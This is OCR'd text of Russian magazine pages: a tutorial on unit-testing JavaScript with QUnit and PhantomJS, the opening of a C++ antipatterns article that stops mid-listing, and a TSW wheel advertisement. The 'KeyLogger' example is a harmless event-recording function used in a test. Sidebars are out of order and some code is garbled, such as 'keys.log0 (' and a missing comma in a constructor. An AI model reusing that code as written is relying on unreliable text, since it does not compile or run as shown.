Кто тестами код покрывает — тот крут, как Игорь Антонов, бывает!

Тестирование — неотъемлемая часть цикла разработки программного обеспечения. Начинающие команды девелоперов зачастую недооценивают его роль и проверяют работоспособность приложения по старинке — «работает, да и ладно». Рано или поздно эта стратегия дает сбой и багтрекер начинает захлестывать бесчисленная армия тасков. Чтобы не угодить в подобную западню, рекомендую раз и навсегда разобраться с нюансами тестирования JavaScript-кода.

JAVASCRIPT УЖЕ НЕ ТОРТ!


Наверное, не нужно тебе объяснять, что сегодня JavaScript — это не просто язык для оживления внешнего вида приложения. Но я все равно объясню и сделаю небольшое введение, ведь тогда мне заплатят еще больше денег :) Так вот, времена, когда JavaScript использовали для шуток или изготовления менюшек, безвозвратно прошли. Теперь это самостоятельный язык, который одинаково хорошо работает как на клиенте, так и на сервере. Роль JavaScript существенно повысилась, а значит, при написании кода нужно не стесняться пользоваться хорошо зарекомендовавшими себя в других языках программирования практиками.

Что я подразумеваю под практиками и парадигмами? Конечно же, архитектурный шаблон MVC (model view controller) и паттерны организации кода. Следуя этим нехитрым премудростям, ты сможешь писать более качественный код, который будет не только легко сопровождаться, но и обладать способностью к автоматическому тестированию.

ОШИБКА БОЛЬШИНСТВА ТЕСТЕРОВ


Ни для кого не секрет, что самым популярным способом тестирования всегда была банальная проверка «на глаз». Его суть проста до безобразия — написал пару тысяч строк кода, решил задачу и запускаешь свое творение. Поигрался, покликал — вроде бы все работает, можно заливать на боевой сервер. Все предельно просто, и при должном внимании разработчика (в идеале отдельного человека по прозвищу «тестер») можно положиться на корректность работы приложения.

На практике же все происходит несколько иначе. Отдельного тестировщика, как правило, нет. Разработчик сам пытается проверить работоспособность программы, выполняя определенную в техническом задании последовательность действий.



ПРАВИЛА ХОРОШИХ ТЕСТОВ

- Тест должен быть максимально простым. Чем сложней тест, тем больше вероятность допустить в нем ошибки.
- Тесты необходимо группировать на модули, чтобы потом было проще найти ошибки и иметь возможность тестировать определенные части приложения.
- Каждый тест не должен зависеть от других тестов.
- Всегда пиши отдельный тест при каждом обнаружении багов.



Официальный сайт консольного WebKit

Более продвинутые кузницы кода автоматизируют подобное интеграционное тестирование при помощи инструментов вроде Selenium (seleniumhq.org).

Таким образом, программист получает возможность обнаружить лишь самые грубые ошибки. К сожалению, «тупые» и «непредусмотренные» пользовательские действия, а также хитрые ходы в бизнес-логике в 99% случаев остаются за кадром.

Наличие отдельного тестировщика решает проблему тоже частично и до определенного времени. Даже если отбросить его саперскую внимательность к деталям, то качество его тестирования будет стремиться к нулю с ростом приложения. Приведу пример из практики.

Как-то раз мне поручили разработать небольшую программку. По функционалу проект напоминал простейшую CRM, которую я и реализовал в кратчайшие сроки. Получив причитающееся вознаграждение, я передал все исходники заказчику и на восемь месяцев забыл о проекте. Дальше началось самое интересное. Заказчик решил серьезно расширить функционал программы и призвал меня на помощь. Естественно, я взялся и начал ваять функцию за функцией… Сперва это было несложно, но, когда дошло дело до общей интеграции функционала, жужжащий рой багов ринулся в мою сторону. Куски кода начали конфликтовать, и приходилось тратить уйму времени на разрушивание конфликтов. «Ну а как же ты не видел, что с твоим приложением проблемы?» — спросят читатели. Отвечу: я его запускал, но из-за того, что приложение разрослось, мне банально не хватало времени и нервов протестировать весь функционал скопом. Я ограничивался тестом лишь отдельных функций и щедро поплатился за это. Мораль сей басни: «Думай о тестировании как о неотъемлемой части разработки».

UNIT-ТЕСТЫ КАК СЕРЕБРЯНАЯ ПУЛЯ

Уберечь свои нервы и повысить гарантии работоспособности отдельных частей приложения лучше всего помогает модульное тестирование. Если ты еще ни разу не сталкивался с этим страшным зверем, то объясню вкратце. Модульные тесты позволяют автоматизировать процесс тестирования и подвергнуть тестам каждую функцию приложения.

После завершения разработки новой функции (возможен вариант написания тестов и до начала разработки) девелопер пишет специальный код для тестирования своего кода. В нем нужно сымитировать различные ситуации и возвращаемые значения. Например, мы написали функцию для усечения пробелов (trim). Чтобы протестировать ее работоспособность, мы должны подготовить несколько тестов, которые позволят утверждать, что:

- при передаче строки « строка » на выходе мы получим «строка»;
- при передаче сроки «строка 9 » на выходе мы получим «строка 9»;
- …

Мы также можем добавить тестирование на другие входные параметры (например, заменить символ пробела табуляцией). В общем, чем лучше мы покроем код тестами и чем больше предусмотрим возможных негативных вариантов, тем выше шансы, что в самый ответственный момент на голове останется чуточку волос.

В мире JS тесты обычно описываются при помощи специализированных фреймворков. В них есть все для этого необходимое, а также какие-никакие инструменты для систематизации отчетов о ходе тестирования.

ТЕСТЫ != ЛИШНИЙ КОД

Разработчики, не использующие unit-тестирование, любят утверждать, что модульное тестирование требует написания и поддержки дополнительного кода. Мол, сроки в реальных проектах чаще всего сжатые и писать дополнительный код просто нет возможности.

Насчет сжатых сроков я соглашусь, а вот по части лишнего кода готов поспорить. С одной стороны, да — тесты требуют дополнительного кода, а значит, и времени на его написание. С другой стороны, этот код исполняет роль подушек безопасности в автомобиле и обязательно окупится с ростом приложения.

Когда нет времени и мучает желание отказаться от написания тестов — трижды подумай. Быть может, в таком случае уместней покрыть тестами только наиболее хитрые участки кода, а не отказываться от тестирования полностью. Всегда думай с прицелом на будущее, как будто через месяц твоя программа может разрастись до небывалых размеров.

НЕ ВСЯКИЙ КОД ТЕСТИРУЕТСЯ

Почему я утверждаю, что задумываться о тестировании нужно до написания основного кода? Да потому, что код, который

изначально предполагается покрывать unit-тестами, пишется в несколько другом стиле. Не всякий код можно протестировать. Код, в котором смешивается логика и представления, да еще и распиханный не пойми где, невозможно нормально протестировать. Тут я всегда советую придерживаться нескольких простых правил:

- Не нужно писать больших функций. Каждая функция должна решать одну проблему, а не 100500 возможных ситуаций. Например, не нужно вешать код отправки данных на сервер в функцию, отвечающую за их подготовку.
- Функция, состоящая из более десяти строчек кода, скорей всего, плохая функция.
- Логика и представление ни в коем случае не должны быть вместе.

QUNIT – КЛАССИКА ЖАНРА ОТ СОЗДАТЕЛЕЙ JQUERY

QUnit пользуется особой популярностью среди JavaScript-разработчиков. Во-первых, она отлично документирована и проста в использовании, а во-вторых, она создана авторами jQuery. Библиотека подходит для тестирования кода как созданного на базе jQuery, так и нативного JavaScript.

Загрузить последнюю версию QUnit ты можешь с официального сайта (qunitjs.com). Библиотека поставляется в виде одного JS и CSS-файла. Предположим, что с загрузкой необходимых компонентов ты разобрался, а раз так, то самое время написать пробный тест. Не будем далеко ходить и попробуем протестировать функцию trim().

Для демонстрации тестов я создал простейший проект со следующей структурой:

- index.html — основной файл, который будет отображать результаты тестов;
- qunit-1.12.0.js — файл библиотеки QUnit;
- example.js — файл, содержащий код для тестирования (в нашем случае описание функции trim());
- test.js — файл с тестами;
- qunit-1.12.0.css — стили для оформления отчета с тестами.

Содержимое файла index.html и test.js представлено в листинге 1 и 2. Больше всего нас интересует второй листинг, в котором приведено объявление тестируемой функции (trim()) и код тестов для проверки ее работоспособности. Обрати внимание, сама функция trim() может располагаться где угодно, я ее засунул во второй листинг только ради экономии места в журнале.

Теперь посмотрим на сами тесты. Библиотека QUnit.js предлагает нам ряд методов:

- test() — обертка для описания теста;
- ok() — утверждение позволяет проверить истинность первого параметра. В нашем примере я передаю ей вызов определенной нами функции trim() и сравниваю со значением, которое я ожидаю получить. Если условие истинно — тест пройден;
- equal() — метод позволяет проверить равенство первого и второго параметра. Сразу обрати внимание, что данный метод выполняет нестрогую проверку, поэтому годится только для скалярных величин;
- notEqual() — противоположен equal(). Выполняется, если первое значение не равно второму;
- strictEqual() — аналогичен equal() с одним лишь отличием — он использует строгую проверку (то есть проверяет еще и тип данных);
- notStrictEqual() — метод противоположен strictEqual();
- deepEqual() — метод для рекурсивных утверждений, применяется для примитивов, массивов, объектов;

PhantomJS в CMD

```
Администратор: C:\Windows\system32\cmd.exe

E:\soft\phantomjs>phantomjs.exe E:\temp\testjsforx\qunit\run-qunit.js file:///E:
/temp/testjsforx/qunit/index.html
'waitFor()' finished in 2716ms.
Tests completed in 2592 milliseconds.
9 assertions of 9 passed, 0 failed.

E:\soft\phantomjs>phantomjs.exe E:\temp\testjsforx\qunit\run-qunit.js file:///E:
/temp/testjsforx/qunit/index.html_
```

КОГДА НА ТЕСТЫ НЕТ ВРЕМЕНИ

При отсутствии времени нет смысла строчить тесты для простых функций (взять тот же trim() из примера в статье), лучше сосредоточиться на наиболее критичных участках кода. Придерживаться этого же правила следует при написании часто изменяемого кода. Техническое задание живого проекта нередко меняется, и некоторые функции приходится постоянно обновлять. Такие перемены могут повлечь за собой неприятные моменты — с новыми данными измененный код работает хорошо, а старые органически не переваривает. Вот чтобы не поймать здесь фейл, подобные функции лучше сразу же проверять. Запомни простое правило: нет времени покрыть весь код тестами — покрой самую важную его часть.

- notDeepEqual() — метод противоположен deepEqual();
- raises() — утверждение для тестирования функций обратного вызова, генерирующих исключение.

Во втором листинге я наглядно показал, как применять эти методы на практике. Если запустить тестовый пример в таком виде, то все тесты будут успешно пройдены (см. соответствующий рисунок). Чтобы увидеть разницу между успешно пройденными тестами и завершившимся с ошибками, я немного изменил код одного теста. В строку с тестом при помощи strictEqual() я заведомо добавил ошибочный результат (см. соответствующий рисунок).

Листинг 1. Содержимое файла index.html


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Тестирование с помощью QUnit</title>
    <link href="qunit-1.12.0.css" rel="stylesheet">
  </head>
  <body>
    <div id="qunit"></div>
    <div id="qunit-fixture"></div>
    <script src="qunit-1.12.0.js"></script>
    <script src="example.js"></script>
    <script src="test.js"></script>
  </body>
</html>
```


Листинг 2. Файлы тестов и функция trim()

```
function trim(string) {
  return (string || "").replace(/^\s+|\s+$/g, "");
}
test("Тест функции trim()", function () {
  ok(trim(' test ') ==  ↵
     'test','обрезаем крайниепробелы');
  ok(trim('              1             ') == ↵
     "1",'очень много пробелов по бокам');
  ok(trim('                       24           ') == ↵
     '24', 'пробелы и табы по бокам');
  equal(trim(''), '', 'Пустая строка');
  strictEqual(trim(' ][akep'), ↵
     '][akep',"Должно быть ][акер")
});
```

С тестированием простых функций вроде разобрались. Во всяком случае, мне добавить больше нечего. Дальше надо брать реальный код и пробовать писать тесты самостоятельно. Посмотрим на другую часто возникающую перед JavaScript-разработчиками задачу — тестирование асинхронных функций. Приложение, напичканное JavaScript-кодом, в 99% случаев взаимодействует с серверной частью при помощи AJAX. Оставлять этот код без проверки также нельзя, но написание тестов будет выглядеть немного по-другому. Рассмотрим пример:

```
asyncTest("myAsyncFunc()", function () {
  setTimeout(function () {
```






```
    ok(myAsyncFunc() == true, 'Данные успешно ↵
    переданы');
    start();
  }, 500);
});
```

Главное отличие этого примера от предыдущего — вместо обертки test() применяется asyncTest(), тем самым напрямую заявляется, что меня интересует именно асинхронное тестирование. Дальше я запускаю время ожидания в 500 мс. За это время функция myAsyncFunc() должна передать данные на тестовый сервер и, если все ОК, вернуть true. Вот здесь наступает самый интересный момент. Когда происходит вызов asyncTest(), поток выполнения останавливается, и по окончании теста его необходимо самостоятельно запустить. Для управления потоком выполнения в QUnit есть методы start() и stop().

Тестирование асинхронных функций с помощью библиотеки QUnit выполняется достаточно просто. Последний пример, который мне хотелось бы разобрать, связан с написанием теста, выполняющего несколько асинхронных проверок. Главный вопрос, который возникает в подобных задачах, — оптимальное место для старта потока выполнения. Официальный док предлагает применять в этих случаях что-то вроде

```
asyncTest('myAsyncFunc()', function () {
  expect(3);
  // Здесь делаем три проверки
  ok(myAsyncFunc(), 'Делаем мир лучше 1');
  ok(myAsyncFunc(), 'Делаем мир лучше 2');
  ok(myAsyncFunc(), 'Делаем мир лучше 3');
  setTimeout(function () {
    start();
  }, 3000);
});
```

ТЕСТ ДЛЯ ПОЛЬЗОВАТЕЛЬСКИХ ДЕЙСТВИЙ

Всегда надо помнить, что на JavaScript пишется очень много всяких интерфейсных штук. Например, пользователь кликает по пимпе и в ответ на его клик должно что-то произойти. Подобного «интерфейсного» кода в проектах огромное количество,

↖ **Тесты успешно пройдены**

↗ **Тестирование асинхронных функций**

и его также необходимо покрывать тестами. Давай посмотрим, как можно смоделировать пользовательское нажатие клавиши и написать для этого действия отдельный тест. Представим, что у нас есть некая функция, которая логирует нажатые клавиши. Ее код я привел в третьем листинге.

Листинг 3. Логирование нажатых клавиш

```
function KeyLogger( target ) {
  if ( !(this instanceof KeyLogger) ) {
    return new KeyLogger( target );
  }
  this.target = target;
  this.log = [];

  var self = this;

  this.target.off( "keydown" ).on( "keydown", ↵
  function( event ) {
    self.log.push( event.keyCode );
  });
}
```

Теперь попробуем эту функцию протестировать. Первым делом в теле теста нам необходимо эмулировать нажатую клавишу. Проще всего это сделать при помощи библиотеки jQuery, которая позволяет создать событие в пару строчек кода (см. листинг 4).

Листинг 4. Код теста для KeyLogger


```
test("Тест записи клавиш", function () {
  var event,
    $doc = $(document),
    keys = KeyLogger($doc);

  event = $.Event("keydown");
  event.keyCode = 9;
  $doc.trigger(event);
  equal(keys.log.length, 1, "Клавиша записана");
  equal(keys.log0 (, 9, "Записано нажатие ↵
                         клавиши с кодом 9");
});
```

ПРОБЛЕМЫ PHANTOMJS В WINDOWS

Так уж получилось, но все примеры к этой статье я тестировал не в Linux, а под старой доброй Windows 7. Оказывается, у PhantomJS есть небольшие проблемы при работе на системах, в которых используется несколько видеоадаптеров. На моем ноутбуке помимо интегрированного видеочипа еще тусуется NVIDIA, и из-за этого PhantomJS категорически отказывался реагировать на команду phantom.exit(). В результате после выполнения сценария процесс PhantomJS не завершал свою работу и продолжал висеть в памяти. Окно терминала также переставало реагировать на команды завершения (<Ctrl + C> не помогал).

Если ты столкнулся с подобной проблемой и планируешь использовать PhantomJS на Windows, то приготовься проделать следующий хак. Открой панель управления NVIDIA. Найди в дереве пункт «Параметры 3D». С правой стороны должна появиться опция «Предпочтительный графический адаптер». По умолчанию ее значение установлено в «Автовыбор». Нам надо ее поменять на «Высокопроизводительный процессор NVIDIA» или «Интегрированное графическое оборудование». После этого нехитрого трюка PhantomJS начал вести себя послушно.



Тест провален

ЧТО ПОЧИТАТЬ

- Cristian Johansen «Test-Driven JavaScript Development» (goo.gl/mE6ls) — одна из немногих книг, рассматривающих JavaScript с точки зрения написания тестов.
- Джон Резиг, Беэр Бибо «Секреты JavaScript ниндзя» (goo.gl/xquDkJ) — хорошая книга, которая пригодится в первую очередь JS-разработчикам со средним уровнем подготовки. В книге детально рассматриваются вопросы написания эффективного кросс-браузерного кода, нюансы обработки событий и много других вкусностей.
- Дэвид Флэнаган «JavaScript. Полное руководство» (goo.gl/rZjjk) — книга была переиздана шесть раз, и каждый релиз становится бестселлером. Действительно, это самое подробное руководство по JavaScript, которое обязан хотя бы один раз прочитать каждый JS-разработчик.
- «PhantomJS + JSCoverage + QUnit или консольные JS юнит-тесты с подсчетом покрытия» (goo.gl/FyQ38) — автор статьи демонстрирует использование связки перечисленных пакетов для сбора статистики и подсчета процента покрытия кода тестами.
- Полезные примеры использования PhantomJS (goo.gl/LC1E2X) — на странице представлено большое количество боевого применения PhantomJS.

АЛЬТЕРНАТИВЫ QUNIT.JS ОДНОЙ СТРОКОЙ

- Buster.JS (busterjs.org)
- Capybara (goo.gl/pdlPjl)
- Mocha (goo.gl/4dQIE)
- FuncUnit (funcunit.com)
- Hiro (hirojs.com)
- Jasmine (goo.gl/EUCNl)
- Laika (goo.gl/sT3Tz)
- Robot Framework (goo.gl/MnN50R)
- TapeDeck (goo.gl/PPtPb6)
- CasperJS (casperjs.org)

В самом начале листинга с тестом я подготавливаю событие для эмуляции нажатия клавиши — «keydown». Нас будет интересовать нажатие клавиши Tab (код 9). Затем при помощи метода trigger() я отправляю приготовленное событие, после чего можно приступать к тестированию. Сначала проверяем общую картину — была ли нажата клавиша, а затем ее код.

DOM ПОД ПРИКРЫТИЕМ ТЕСТОВ

Раз QUnit.js позволяет тестировать пользовательские действия, то с написанием тестов для DOM тоже не должно быть проблем. Это действительно так, и приведенный ниже пример подтвердит мои слова. Я не буду его комментировать, просто взгляни на код, и все станет понятным:

```
test("Добавляем новый элемент div", function () {
  var $fixture = $("#qunit-fixture");
  $fixture.append("<div>Это новый див</div>");
  equal($("div", $fixture).length, 1, ↵
  "Новый div успешно добавлен!");
});
```

PHANTOMJS — ЗАПУСКАЕМ ТЕСТЫ ИЗ КОНСОЛИ

Писать тесты с помощью библиотеки QUnit.js удобно и просто, но рано или поздно тебя посетит желание как-то автоматизировать запуск, тестирование и сбор результатов. Например, у меня для этого дела есть отдельная виртуальная машина в DigitalOcean (digitalocean.com), управлять которой я могу лишь при помощи консоли.

Достаточно элегантно эту проблему позволяет решить проект PhantomJS (phantomjs.org). Это не очередной фреймворк для написания unit-тестов, а полноценная консольная версия движка WebKit. Если сказать проще, то это приложение эмулирует браузер. При помощи PhantomJS реально не просто автоматизировать проверку выполнения тестов, а еще и решить множество задач, рано или поздно возникающих перед разработчиком: получение результатов рендеринга страниц в файл (PNG, JPG), функции сетевого монитора (скорость загрузки, общая производительность и прочее), эмуляция действий пользователя и так далее. Рекомендую не полениться и почитать официальную документацию по этому проекту, обязательно найдешь что-то интересное для себя.

PhantomJS можно собрать под разные платформы (*nix, OS X, Windows). Если ты все разрабатываешь под Windows, то нет никаких проблем — сливай бинарники, и вперед. Небольшие трудности с запуском могут возникнуть, если у тебя установлено два видеоадаптера, один из которых NVIDIA. В этом случае тебе придется воспользоваться хаком, описанным во врезке.

Попробуем познакомиться с PhantomJS на практике. Чтобы пропустить через PhantomJS тесты, подготовленные в прошлом разделе, и получить результаты выполнения в консоль, нам потребуется специальный сценарий-лоадер — run-qunit.js (goo.gl/I78Nri). Открываем консоль (я работаю в Windows, поэтому использую cmd) и набиваем команду в формате

```
phantom.exe <путь к run-qunit.js> <путь к ↵
странице с тестами>
```

В моем случае команда запуска получилась такой:

```
E:\soft\phantomjs>phantomjs.exe ↵
E:\temp\testjsforx\qunit\run-qunit.js ↵
file:///E:/temp/testjsforx/qunit/index.html
```


Результат ее выполнения:

```
Tests completed in 2592 milliseconds.
9 assertions of 9 passed, 0 failed.
```

ALL TESTS PASSED

Покрывать код тестами однозначно нужно, и неважно, какого масштаба приложение ты создаешь. В очередной раз напоминаю: даже самые маленькие программы превращаются в неповоротливых монстров, которых необходимо поддерживать и допиливать функционал. Хорошо покрытый тестами код — залог успеха и качества. Да, вот так сразу начать писать пригодный для автоматизированных тестов код непросто, но, поверь, все эти мучения с лихвой окупятся в будущем. На этом сегодня у меня все, удачи! ⌶

Как [не] сломать себе шею на C++



deeonis
deeonis@gmail.com

Антипаттерны программирования на плюсах

C++ — настоящий мужской язык программирования. Если ты пишешь на нем, то легко можешь отстрелить себе ногу, да так, что узнаешь об этом только через добрые полгода. Что же делать? Читать стандарт! И эту статью, кстати, тоже.

Когда пишешь код на C++, всегда надо думать, как он будет использоваться. От этого зависит, какие возможности языка надо применить, чтобы этот код работал именно так, как задумано. Си с плюсами изобилует разнообразными ключевыми словами, которые вроде как не обязательны к использованию, и многие программисты их игнорируют. Еще C++ очень любит, чтобы кодер помнил и заботился о деталях, без должного уровня внимательности баги будут сыпаться один за другим. Для пущей убедительности приведем несколько примерчиков.

КОНСТРУКТОР, ПРИНИМАЮЩИЙ ПАРАМЕТР

Все знают, что такое в C++ конструктор и для чего он нужен. Если инициализация какого-либо члена в классе ложится на плечи пользователя этого класса, то такую операцию можно провести через передачу в конструктор некоего параметра. Давай посмотрим на такой класс:

```
class MyClass {
public:
    MyClass() :
        m_x(0),
        m_y(0) {
    }
    MyClass(int x) :
        m_x(x),
        m_y(0) {
    }
    void SetY(int y) {
        m_y = y;
      }
private:
    int m_x;
    int m_y;
};
```

Все просто до безобразия. Есть конструктор по умолчанию и конструктор, инициализирующий переменную член m_x значением x. Еще есть m_y, для инициализации которого служит функция член SetY. Этот класс можно использовать следующим образом:

```
MyClass myObject(7);
myObject.SetY(9);
// ...
myObject = 12;
```

Казалось бы, код совершенно безобиден. Сначала мы создаем объект myObject, инициализируя m_x значением 7. После этого присваиваем m_y значение 9. Спустя некоторое количество строк кода мы делаем myObject = 12;, и в этом заключается большая проблема.

Так как для класса есть конструктор, принимающий в качестве параметра значение типа int, то во время присвоения компилятор, решив облегчить нам жизнь, автоматически преобразует 12 в объект типа MyClass и заменит им myObject. При этом значение в m_y будет безвозвратно потеряно. Если программист не понимает, что он делает, или просто допустил подобную ошибку по невнимательности, то это грозит нам большими проблемами. В некоторых случаях проблемы могут стать особо серьезными.

Для многопоточного программирования был придуман паттерн Monitor, который позволяет защитить какой-либо объект мьютексом, чтобы впоследствии предоставлять к нему безопасный доступ в многопоточной среде. Код этого паттерна похож на код класса из предыдущего примера, разница лишь в том, что вместо члена int m_y будет std::mutex m_mutex, а функция SetY будет заменена на AccessToX. Для того чтобы безопасно работать с защищаемыми данными, монитор позволяет передать в перегруженный operator() лямбда-функцию, которая будет исполняться под мьютексом.

Теперь давай представим, что будет, если в многопоточной среде мы вместе с компилятором проведем такой трюк с неявным преобразованием и последующим присвоением монитору вновь созданного временного объекта.

В большинстве случаев все отработает, казалось бы, как надо, но если такой код будет вызван одновременно из разных потоков, то мы получим все прелести data race. Делая myObject = 12 для объекта монитора, программист, скорее, хотел переопределить защищаемое значение, но по каким-то причинам не воспользовался специально созданным для этого механизмом. Можно, конечно, сказать ему: «Вон из профессии», но на самом деле виноват именно тот, кто проектировал класс монитора. Чтобы подобных проблем не возникало, достаточно лишь объявить конструктор MyClass(int x) с ключевым словом explicit: оно отключит неявное преобразование аргумента в объект, и конструкция myObject = 12 не скомпилируется, что заставит невнимательного кодера задуматься.

ПОЛИМОРФИЗМ ОБЪЕКТОВ

Полиморфизм в C++ используется по полной. Все программисты, когда-либо сталкивавшиеся с ООП, знают, что это такое. Очень удобно, например, хранить объекты разных связанных между собой классов в контейнере, который работает с указателями на базовый класс. Благодаря виртуальным функциям выполняется именно тот код, который нам нужен. Это чрезвычайно удобно и привычно, и некоторые даже забывают, что доступ к функциям наследника можно получить только через указатель, но никак не через объект базового класса. Чтобы было понятней, взглянем на следующий код:

```
class A {
public:
    A() :
        m_a(0) {
        std::cout << "Construct A" << ↵
        std::endl;
    }
    A(const A& other) {
        std::cout << "Copy construct A"↵
        << std::endl;
        CopyFrom(other);
    }
    virtual ~A() {
    }
    virtual void Foo() {
        std::cout << "A::Foo" << ↵
        std::endl;
    }
private:
    void CopyFrom(const A& other) {
        if (this != &other) {
            m_a = other.m_a;
        }
    }
private:
    int m_a;
};
class B : public A {
  public:
    B() :
        A()
        m_b(0) {
        std::cout << "Construct B" << ↵
        std::endl;
    }
    B(const B& other) {
        std::cout << "Copy construct B"↵
        << std::endl;
        A::CopyFrom(other);
        CopyFrom(other);
    }
    void Foo() override {
        std::cout << "B::Foo" << ↵
        std::endl;
    }
private:
    void CopyFrom(const B& other) {
        if (this != &other) {
```

TSW

ЭТИ ТРИ БУКВЫ СТАЛИ СИМВОЛОМ ОСОБОГО СТИЛЯ И ВЫСОЧАЙШЕГО КАЧЕСТВА ДЛЯ АВТОМОБИЛЬНЫХ ЭНТУЗИАСТОВ СЕВЕРНОЙ АМЕРИКИ. СЕГОДНЯ МЫ ПОСТАРАЕМСЯ ПРИОТКРЫТЬ ЗАВЕСУ ТАЙНЫ И ПОНЯТЬ В ЧЕМ ЖЕ УСПЕХ ЭТИХ КОЛЕСНЫХ ДИСКОВ.

1

Во-первых, это серьезный контроль качества выпускаемой продукции. Каждый диск проходит несколько уровней проверки по различным параметрам. Новейшее технологическое оборудование на заводах TSW дает гарантию того, что ни один дефект не останется незамеченным. Дело в том, что к производственному процессу здесь относятся также трепетно, как и к последующей стадии проверки изделий. Все это внимание и забота доходят до счастливого покупателя с каждым колесным диском TSW.

2

Во-вторых, это компания, которая думает не только о технической составляющей, но и эмоциональной. А потому каждый год на рынке появляются сразу несколько моделей первоклассных колесных дисков TSW. Наряду с универсальными дисками, которые подходят на любой автомобиль иностранного производства (при условии правильно подобранных посадочных размеров), компания выпускает специальные линейки для определенных марок автомобилей. Тем самым усилия дизайнеров направлены не на беспорядочную толпу жаждущих хлеба и зрелищ (как известно, всем сразу не угодишь), а на вполне определенных клиентов с конкретными запросами и пожеланиями. Отсюда безмерная благодарность тех, кто уже сделал свой выбор в пользу TSW, и растущий интерес новой аудитории.

